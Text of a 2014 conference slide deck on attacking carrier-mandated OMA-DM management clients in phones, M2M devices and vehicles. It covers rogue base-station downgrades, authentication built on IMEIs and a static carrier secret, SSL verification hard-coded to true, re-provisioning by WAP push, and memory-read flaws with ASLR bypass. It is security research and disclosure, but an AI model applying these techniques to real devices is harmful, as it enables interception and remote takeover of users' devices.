

ACCUVANT

Cellular Exploitation on a Global Scale: The Rise and Fall of the Control Protocol

Mathew Solnik
Breakpoint 2014

Focus of This Talk

- Analyzing the **carrier mandated** remote control/management functionality present in many cellular devices
- Discussing the security concerns and issues found
- Demonstrating the multiple ways Over-The-Air code execution can be achieved

Researcher Backgrounds

Research Scientists at **Accuvant LABS: Applied Research**

- Mathew Solnik – Primary Researcher
 - Mobile/Embedded Device Security and Exploitation
 - Cellular Network and M2M Security and Exploitation
 - Performed First OTA Car hack - 2011
- Thanks Marc Blanchou for contributing research
 - ROP Generation and Android Tracing

How this Research Began

Investigating an M2M baseband

Read something in the manual/Sales Material:

“If you have forgotten to enable the OTA command terminal in currently deployed devices please contact us and we can enable it”

- WHAT?

THE RISE OF THE CONTROL PROTOCOL

- Overview of Carrier Controls
 - Device and Client Information
 - Detailed Analysis

History and Prior Standards

Open Mobile Alliance – Standards Body formed in 2002 “to provide interoperable service enables working across countries operators and mobile terminals”

OMA-CP – Client Provisioning (Previously researched by MSEC Lab in 2009)

- Used primarily in GSM networks
 - Connectivity Information
 - Bearer Selection
 - APNs

OMA-SP/PA – Service Programming / Parameter Administration

- Used for CDMA network provisioning
 - NAM
 - A-KEY
 - SPL/SPC

The Current Standard

OMA Device Management (DM) – 1.2.1

- Amalgamation of prior standards plus new features
- Currently on over 2 Billion cellular devices
- Carrier requirements determine functionality and used feature sets (Management Objects)
- Each implementation is very different – **Sort of..**

<http://technical.openmobilealliance.org>

OMA-DM: Managed Objects

FUMO	Firmware Update Management Object (FOTA)	Install and manage firmware over the air updates.
ConnMO	Connectivity Management Object	Manage cellular and baseband parameters - APNs, CDMA settings, Band Channels, CSIM/UICC, LTE, IMS, VoWIFI, etc.
LAWMO	Lock and Wipe Management Object	Lock, factory reset, wipe, and power cycle devices
DCMO	Device Capabilities Management Object	Manage device functionality such as encryption settings, camera control, bluetooth, GPS, etc.
DiagMon	Device Diagnostics Management Object	Manage and monitor RF settings, Battery Status, Memory Usage, Process list, etc.
SCOMO	Software Component Management Object	The ability to remotely Install, Remove, Activate, Deactivate Software applications

- Many More...

THE RISE OF THE CONTROL PROTOCOL

- Overview of Carrier Controls
- **Device and Client Information**
- Detailed Analysis

Devices with OMA-DM

Platform	US Carriers	Worldwide
iOS	Sprint	Not Yet
Android	Most Major	YES
Blackberry	Most Major	Not Yet
Windows Mobile	Some	YES
Cellular Hotspots	Most Major	YES
Laptops with WWAN	Some	YES
M2M/IOT Basebands	Most Major	YES
Vehicles	Most Major	YES

- Many More...

Embedded Client Locations

- Phones
 - Located within the main Userland OS but typically with a direct privileged baseband interface
- M2M/IOT Devices
 - Many run the code directly in the baseband itself
- Other devices (Laptops/HotSpots/etc.)
 - Location varies widely (Some Userland, Some Baseband, Some mixed)

The Reference Toolkit

- Most OMA-DM clients based on the SyncML Reference Toolkit
 - Open Source unrestrictive license
 - Originally meant to be used as proof of concept
 - Core codebase for nearly all clients reviewed
 - Last updated in 2004
- One client vendor currently has nearly complete market dominance.

RedBend Software

- vDirect Mobile OMA-DM Client
 - Based on the SyncML RTK
 - Between 70-90% market share
 - Clients typically provided as a binary blob to OEMs (basebands manufacturers included)
 - Appears to have two currently used major release versions:
 - vDM Version 4 (V4)
 - vDM Version 5 (V5)
 - **Promoting use of SCOMO for Automotive ECU updates**

“RedBend Enabled” Devices





May not Be Up-to-Date

Image from: <https://www.redbend.com/en/fota-enabled-device-gallery/gallerymenu>

THE RISE OF THE CONTROL PROTOCOL

- Overview of Carrier Controls
- Detailed Analysis
 - Cellular Network Design and Communication
 - Client Side Implementation Analysis

Network Architecture Diagram



OMA-DM “Standard” Security


- Mutual Authentication Required - (OMA-DM Security V1.2.1)
 - OMA-DM Protocol Layer
 - DIGEST > MD5 digest of clientID and secret token → $B64(MD5(clientID:secret))$
 - HMAC MD5 > HMAC MD5 of clientID, secret token, and nonce → $MD5(B64(MD5(clientID:secret)):nonce)$
 - Transport layer authentication with SSL/TLS (optional)
 - If the transport layer is not able to provide session authentication, each request and response “MUST” be authenticated.
- Transport Layer Encryption (optional)
 - Minimum of SSL 3.0 or TLS 1.0
- Integrity (optional)
 - HMAC with x-syncml-hmac header

Initial OTA Payload Types

- Network Initiated Alert (NIA)
 - Used to notify the client to phone home
- DM Bootstrap
 - Used purely to configure the OMA-DM Client
- CP Bootstrap
 - Originally was used to configure other device settings but now is used as secondary method to configure the OMA-DM client

NIA Payload Example

- Network Initiated Alert
 - Used to “wake up” the client in order for it connect to OMA-DM server
 - Can be sent over multiple bearer types
- Basic Format :



010603C4AF87C15AD502E19B4BE003E3D1BC557931C302F800000066EA064D617450776E0A

DM Bootstrap Payload Example

- Used for Initial Device Provisioning
 - And Re-Provisioning 😊

```
00000000: 0300 006a 1b2d 2f2f 4f4d 412f 2f44 5444 ...j.-//OMA//DTD
00000010: 2d44 4d2d 4444 4620 312e 322f 2f45 4e00 -DM-DDF 1.2//EN.
00000020: 0002 6077 0331 2e32 0001 6466 034f 7065 ..`w.1.2..df.Ope
00000030: 7261 746f 7258 0001 6f5c 2501 7503 6f72 ratorX..o%.u.or
00000040: 672e 6f70 656e 6d6f 6269 6c65 616c 6c69 g.openmobilealli
00000050: 616e 6365 2f31 2e30 2f77 3700 0101 6466 ance/1.0/w7...df
00000060: 0350 7265 6643 6f6e 5265 6600 016f 5c0b .PrefConRef..o\
00000070: 0175 0374 6578 742f 706c 6169 6e00 0101 .u.text/plain...
00000080: 7603 2e2f 496e 626f 782f 496e 7465 726e v../Inbox/Intern
00000090: 6574 0001 0166 0349 6e74 6572 6e65 7400 et...f.Internet.
000000a0: 016f 5c25 0175 036f 7267 2e6f 7065 6e6d .o%.u.org.openm
000000b0: 6f62 696c 6561 6c6c 6961 6e63 652f 312e obilealliance/1.
000000c0: 302f 436f 6e6e 4d4f 0001 0101 01 0/ConnM0....
```

WBXML Representation

```
<!DOCTYPE MgmtTree PUBLIC "-//OMA//DTD-DM-DDF 1.2//EN" "ht
tp://www.openmobilealliance.org/tech/DTD/dm_ddf-v1_2.dtd">
<MgmtTree xmlns="syncml:dmddf1.2">
  <VerDTD>1.2</VerDTD>
  <Node>
    <NodeName>OperatorX</NodeName>
    <RTProperties>
      <Format>
        <node/>
      </Format>
      <Type>org.openmobilealliance/1.0/w7</Type>
    </RTProperties>
    <Node>
      <NodeName>PrefConRef</NodeName>
      <RTProperties>
        <Format>
          <chr/>
        </Format>
        <Type>text/plain</Type>
      </RTProperties>
      <Value>./Inbox/Internet</Value>
    </Node>
    <NodeName>Internet</NodeName>
    <RTProperties>
      <Format>
        <node/>
      </Format>
      <Type>org.openmobilealliance/1.0/ConnM0</Type>
    </RTProperties>
  </Node>
</MgmtTree>
```

SyncML Representation

THE RISE OF THE CONTROL PROTOCOL

- Overview of Carrier Controls
- Detailed Analysis
 - Cellular Network Design and Communication
 - Client Side Implementation Analysis

OMA-DM Tree Serialization


Server sends WBXML (SyncML) commands that will be executed against nodes in the device's DM tree

URI examples:

- ./CDMA/3GPD/Profile1/PasswordHA
- ./LAWMO/Operations/Lock


Standard Commands are :

- GET, ALERT, ADD, REPLACE, DELETE, COPY, EXEC



DM Tree Example

Client Side Parsing



TESTING AND TOOLS

- Cellular Testing Hardware
 - Simulating Cellular Environments
 - Methodology Used for Finding and Analyzing Dangerous Functionalities

Cellular Testing Hardware

- NanoBTS
 - OpenBSC – High Quality OpenSource Project
 - Built in SMPP interface works wonders
- USRP B210
 - OpenBTS/OsmoBTS
 - Unstable (issues with clocking, GPRS, etc.)
- Femtocells

Cellular Testing Hardware



Embedded/M2M Devices
(Censored for Public Protection)

TESTING AND TOOLS

- Cellular Testing Hardware
- **Identifying Control Clients**
- Simulating Cellular Environments

Identifying Control Clients - Phones

IOS	<ul style="list-style-type: none">• Profile services that interface with CommCenter
Blackberry	<ul style="list-style-type: none">• Investigate services in the radio QCFM bar
Windows Mobile	<ul style="list-style-type: none">• Read the docs
Android	<ul style="list-style-type: none">• Identify services which can receive WAP/Raw Data SMS/SMS intents• Audit services with RIL, radio, or other direct baseband access Potentially leveraging:<ul style="list-style-type: none">• QCRilhook• OEMRILHook• DMagent• SecRIL-client

Identifying Control Clients – Embedded Devices

- Reverse engineer baseband firmware
 - IDA Pro and lots of time
- Identify any binaries using WAP/SyncML/WBXML
 - Grep for strings
- Trace UART ports
 - Leverage JTAG as well if needed
- BTS Based testing – Monitor all cellular traffic
 - Send standard OTA messages – monitor for responses

TESTING AND TOOLS

- Cellular Testing Hardware
- Identifying Control Clients
- **Simulating Cellular Environments**

Simulating Cellular Environments

- Hook and modify methods used by applications to determine cellular connection state
- Phone believes it is on a cellular network – while really communicating over WiFi
- Send WAP message programmatically to test functionalities and perform local fuzzing

THE FALL OF THE CONTROL PROTOCOL

- Potential Attack Platforms
 - Core Vulnerabilities
 - Abusing Standard Functionality
 - Tactical Exploitation

Over **Global** Carrier Networks

US Networks are heavily filtered BUT many non-US carriers ARE NOT 😊

GSM/CDMA Attack Vectors -

- Device to device WAP push
- Third Party WAP Push interfaces
- UDP Ports for M2M

LTE/Next Generation Attack Vectors

- IMS/SIP – Data Network Design
- Layout is much closer to “regular” network/internet

Rogue Base Station Attacks

2.5G GSM base stations can be used to attack LTE GSM/LTE CDMA (Global) devices

- Jam LTE/3G cellular frequencies – force device down to 2.5G
- Broadcast specific cellular and neighboring information
- Confused Global devices will many times connect to 2.5G GSM BTS (even if home network was LTE CDMA - but don't expect stability).

Being a “Good Neighbor”

- Leveraging multiple BTSs to broadcast cellular neighboring information greatly increases the likelihood of cell camping.

Femtocells - One of the most stable and effective methods to gain access to cellular traffic.

- Less hassles with cell camping
- Most likely higher tech (3G) then most inexpensive BTSs (2.5G).

THE FALL OF THE CONTROL PROTOCOL

- Potential Attack Platforms
- Core Vulnerabilities
- Abusing Standard Functionality
- Tactical Exploitation

Vulnerabilities in Authentication

Carrier implemented OMA-DM client authentication credentials are currently based on a combination of:

- The device **IMEI or MEID**
- A shared Secret Token...

With knowledge of the IMEI/MEID and the “secret” an attacker can control the OMA-DM clients

- *IMEIs/MEIDs are broadcast openly over cellular networks*
 - The device IMEI/MEID is also used as the client’s USERNAME
- *The Shared “Secret” Token is STATIC across ALL devices of the Carrier*

```
String Username = "IMEI:123456789123456";  
String Password = Base64(MD5(IMEI+CARRIER_NOT_SO_SECRET));
```

- *Authentication can also be downgraded from HMAC to BASIC (if needed) 😊*

Transport Security and Encryption Flaws

Methods to bypass SSL

- **SSL Hostname check *HARDCODED* to return TRUE**
- Carrier Mobile Configuration Popup (IOS)
- **Insecure (HTTP) RedBend.com test servers left in stock DM Tree (Tree.xml)**
 - Devices can be instructed to use HTTP test servers via crafted WAP NIA
 - Provides full client access to **ANYONE** with MITM/DNS control – Or RedBend without it!

```
class VdmHostnameVerifier implements HostnameVerifier {  
    VdmHostnameVerifier() {  
        super();  
    }  
  
    public boolean verify(String hostname, SSLSession session) {  
        return true;  
    }  
};
```

```
<name>APPSRV</name>  
<add/><copy/><delete/><get/><replace/>  
<leaf>  
    <name>Addr</name>  
    <copy/><delete/><get/><replace/>  
    <value>"http://mercury.redbend.com/dmserver/SyncMLDMServlet"</value>  
</leaf>  
<node>  
    <name>Port</name>  
    <add/><copy/><delete/><get/><replace/>
```

ABUSING STANDARD FUNCTIONALITY

- Global Provisioning and Bootstrap
- “Inside Out” BaseBand Attacks
- Carrier Customizations

Global Provisioning and Bootstrap

Many OMA DM/CP clients can be re-provisioned with a single WAP push (and in certain cases an SMS)

- Easy and Persistent MITM (BTS not required)
 - Modify APNs and proxies
 - Change routes to preferred gateways
 - Modify PRLs, and Home Networks
 - Can live through factory reset (on some devices)

“Inside Out” BaseBand Attacks

- Privileged Interface to Baseband with the ability to modify NVRAM, EFS, and many other low level parameters
- Passes certain data via EMMC (*/carrier* partition)
 - Can be leveraged both ways... RADIO <-> USERLAND
 - And utilized for privilege escalation
- Multiple devices bricked 😞



Carrier Customizations

- “Chameleon” (Carrier Branding)
 - Used to customize devices for MVNOs
 - “Call Intercept” (Intent Proxy)
 - Control Device Self Service
- VMS (VoiceMail)
 - Interesting code...
- Many Others...

```
"/Customization/ADC/First"  
"/Customization/ADC/Ninth"  
"/Customization/ADC/Tenth"  
"/Customization/ADC/Tenth"  
"/Customization/ADC/Eleventh"  
"/Customization/ADC/Twelfth"  
"/Customization/ADC/Twelfth"  
"/Customization/MMS/ServerUrl"  
"/Customization/MMS/ServerUrl"  
"/Customization/MMS/Proxy"  
"/Customization/Android/OperatorID/NetworkCode"  
"/Customization/Android/OperatorID/NetworkCode"  
"/Customization/BrandAlpha"  
"/Customization/BrandAlpha"  
"/Customization/BrandAlpha"  
"/Customization/RoamPreference/MenuDisplay"  
"/Customization/RoamPreference/MenuDisplay"  
"/Customization/RoamPreference/HomeOnly"  
"/Customization/A/B/C/a"  
"/Customization/A/B/C/b"  
"/Customization/A/B/C/c"  
"/Customization/A/B/C/d"  
"/Customization/A/B/C/a"  
"/Customization/ADC/First"  
"/Customization/RoamPreference/MenuDisplay"  
"/Customization/RoamPreference/MenuDisplay"  
"/Customization/PresetMessage"  
"/Customization/DiagMSLReq"
```

```
"/CDMA/1xA/Enabled"  
"/Subscriber/CarrierID"  
"/Subscriber/CarrierID"  
"/Subscriber/BAN"  
"/Subscriber/AcctSubType"  
"/Subscriber/CarrierID"  
"/Subscriber/AcctSubType"  
"/Subscriber/CarrierID"  
"/Subscriber/BAN"  
"/Subscriber/State"  
"/Subscriber/ZipCode"  
"/Customization/Browser/Homepage"  
"/Customization/Browser/Homepage"  
"/Customization/Browser/UAProfURL"  
"/Customization/Browser/UAProfURL"  
"/Customization/Animation"  
"/Customization/Animation"  
"/Customization/StartupSound"  
"/Customization/StartupSound"  
"/Customization/Android/OperatorID/NetworkCode"  
"/Customization/WiFi/MaxUsers"  
"/Customization/WiFi/MaxUsers"  
"/Customization/WiFi/SSID"  
"/Customization/WiFi/SSID"  
"/Customization/DefaultRing"  
"/Customization/DefaultRing"  
"/Customization/PresetMessage"  
"/Customization/PresetMessage"  
"/Customization/Contacts/First"  
"/Customization/Contacts/First"  
"/Customization/Contacts/Second"  
"/Customization/Contacts/Second"  
"/Customization/Contacts/Third"  
"/Customization/Contacts/Third"  
"/Customization/Contacts/Fourth"  
"/Customization/Contacts/Fourth"  
"/Customization/Contacts/Fifth"  
"/Customization/Contacts/Fifth"  
"/Customization/Contacts/Sixth"  
"/Customization/Contacts/Sixth"  
"/Customization/CallIntercept/First"  
"/Customization/CallIntercept/First"  
"/Customization/CallIntercept/Second"  
"/Customization/CallIntercept/Second"  
"/Customization/CallIntercept/Third"  
"/Customization/CallIntercept/Third"  
"/Customization/CallIntercept/Fourth"  
"/Customization/CallIntercept/Fourth"  
"/Customization/CallIntercept/Fifth"  
"/Customization/CallIntercept/Fifth"  
"/Customization/CallIntercept/Sixth"
```

Code Execution Without Memory Corruption

Different built-in functionality providing OTA Code Execution

1. **SCOMO** – Software Management Made Easy 😊
2. **Chameleon** – ReBrand Device with new Apps
3. **Intent Proxies** - Install pushed APK via Intent
4. **FUMO/FOTA** – Device Dependent (FW Signing)

TACTICAL EXPLOITATION

- **Vulnerabilities**
 - Dealing with Exploit Mitigations in an OTA Attack
 - Chaining Vulnerabilities for Code Execution

Types of Vulnerabilities Found

Exploitable vulnerability types found in many OMA-DM clients:

- Buffer overflows
- Heap corruption
- Integer overflows
- Format string issues
- Arbitrary reads
- Invalid Frees

Vulnerability Example: Reading Memory

- Customize a WBXML payload leveraging the vulnerable function for a controlled memory read
 - Value is relative to WBXML string table's location in memory thus can only read lower addresses
 - Specific binary format, large negative number is 5 bytes long (using 7 bits per byte)
- Return the contents of the controlled memory read by leveraging certain SyncML functionality
- A single payload can be crafted to contain a multitude of controlled reads

```
38 LOWORD(ret) = convertNumber(parserObj, &len);
39 if ( ret )
40 {
41     free_wrapper(pcData);
42     return ret;
43 }
44 if ( len >= parserObj->strtblilen )
45 {
46     free_wrapper(pcData);
47     return 8206;
48 }
49 *&pcData->contentType = 1LL;
50 v16 = strlen_wrapper(&parserObj->strtbl[&len], 0);
51 pcData->length = v16;
52 dest = malloc_wrapper(v16 + 1);
53 pcData->content = dest;
54 if ( dest )
55 {
56     strncpy_wrapper(dest, &parserObj->strtbl[&len], pcData->length + 1);
57     v12 = *&parserObj->pos;
58     goto LABEL_18;
```

RedBend vDM V4 (Still on many NEW devices)

```
43 ret = convertNumber(parserObj, &len);
44 if ( ret )
45 {
46     free_wrapper(v6);
47     return ret;
48 }
49 if ( parserObj->strtbl_len <= len || len < 0 )
```

RedBend vDM V5 (Such a minor change...)

TACTICAL EXPLOITATION

- Vulnerabilities
- **Dealing with Exploit Mitigations in an OTA Attack**
- Chaining Vulnerabilities for Code Execution

Notable Weaknesses in Exploit Mitigations

iOS


- MALLOC_LARGE memory regions are very deterministic
- Compiler inserted shims can negate overflow protections

```
__text:0002CCF0 EXPORT __VDM_PL_strcat
__text:0002CCF0 __VDM_PL_strcat
__text:0002CCF0
__text:0002CCF0 MOV.W      R2, #0xFFFFFFFF
__text:0002CCF4 B.W        __strcat_chk$shim
__text:0002CCF4 ; End of function __VDM_PL_strcat

// Pseudo code:
return __strcat_chk_shim(a1, a2, -1);
```

Android

- Stack Canary can be brute forced within an average of 512 attempts due to Zygote forking
- ALSR is low entropy and can be brute forced



TACTICAL EXPLOITATION

- Vulnerabilities
- Dealing with Exploit Mitigations in an OTA Attack
- Chaining Vulnerabilities for Code Execution

OTA Exploit Delivery

1. Stateless WAP push (NIA or Bootstrap)
 - Authentication bypass (IMEI/MEID)
2. OMA-DM Client Responds
 - Bypass SSL (if needed)

NOTE: Differences in environments can dramatically affect stability

- Cellular Timing Delays
- Multiple threads running
- Memory layout may heavily change

Bypassing ASLR with OTA Feng Shui

Finding the Code Section

- The heap is swarming with function pointers
- Each allocated node of the DM tree contains pointers to a four adjacent functions
- The base address of code section can be determined by calculating the offset

Finding the Stack

iOS	<ul style="list-style-type: none">• Most stacks are near the MALLOC_LARGE memory regions• OTA Feng Shui leveraging memory peaks and large allocations to retrieve them• ..or bruteforce
Android	<ul style="list-style-type: none">• ASLR implementation is weak and a big known static file is always within a certain range of addresses• Right above this file is a stack

Potential
Target

Controlled
Allocation

Potential
Target

STACK_GUARD	000fa000-000fb000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 1
Stack	000fb000-0017c000	516K	24K	24K	rw-	/rwx	SM=PRV	thread 1
Stack	0017c000-0017d000	4K	4K	4K	rw-	/rwx	SM=ALI	
VM_ALLOCATE	0017d000-0017e000	4K	4K	4K	rw-	/rwx	SM=PRV	
MALLOC_LARGE metadata	0017e000-0017f000	4K	4K	4K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
Dispatch continuations	00180000-00200000	512K	8K	8K	rw-	/rwx	SM=PRV	stack guard for thread 2
STACK_GUARD	00200000-00201000	4K	0K	0K	---	/rwx	SM=NUL	thread 2
Stack	00201000-00212000	68K	8K	8K	rw-	/rwx	SM=PRV	
VM_ALLOCATE	00212000-00216000	16K	8K	8K	rw-	/rwx	SM=PRV	
MALLOC_LARGE	00231000-00242000	68K	48K	48K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
MALLOC_LARGE	00298000-002a5000	52K	48K	48K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
STACK_GUARD	002a5000-002a6000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 3
Stack	002a6000-00327000	516K	16K	16K	rw-	/rwx	SM=PRV	thread 3
STACK_GUARD	00327000-00328000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 6
Stack	00328000-003a9000	516K	8K	8K	rw-	/rwx	SM=PRV	thread 6
mapped file	003a9000-01a67000	22.7M	608K	0K	r-x	/r-x	SM=ALI	/private/var/stash/_mxqxo5/share/icu/icudt53
STACK_GUARD	01a67000-01a68000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 4
Stack	01a68000-01a69000	516K	16K	16K	rw-	/rwx	SM=PRV	thread 4
STACK_GUARD	01a69000-01a6a000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 5
Stack	01a6a000-01afa000	64K	12K	12K	rw-	/rwx	SM=PRV	thread 5
STACK_GUARD	01afa000-01afb000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 7
Stack	01afb000-01b7c000	516K	8K	8K	rw-	/rwx	SM=PRV	thread 7
STACK_GUARD	01b7c000-01b85000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 8
Stack	01b85000-01c07000	516K	8K	8K	rw-	/rwx	SM=PRV	thread 8
STACK_GUARD	01c07000-01c08000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 9
Stack	01c08000-01c89000	516K	8K	8K	rw-	/rwx	SM=PRV	thread 9
MALLOC_TINY	16000000-16e00000	1024K	100K	100K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
MALLOC_TINY	16e00000-16f00000	1024K	60K	60K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
MALLOC_SMALL	17000000-17800000	8192K	84K	84K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
MALLOC_SMALL	17800000-18000000	8192K	92K	80K	rw-	/rwx	SM=PRV	DefaultMallocZone_0xdd000
STACK_GUARD	27c34000-27c3e000	4K	0K	0K	---	/rwx	SM=NUL	stack guard for thread 0
Stack	27c3e000-27d3c000	1016K	24K	24K	rw-	/rwx	SM=PRV	thread 0
Stack	27d3c000-27d3d000	4K	4K	4K	rw-	/rwx	SM=COW	
TEXT	2be70000-2be91000	132K	132K	0K	r-x	/r-x	SM=COW	/usr/lib/dyld
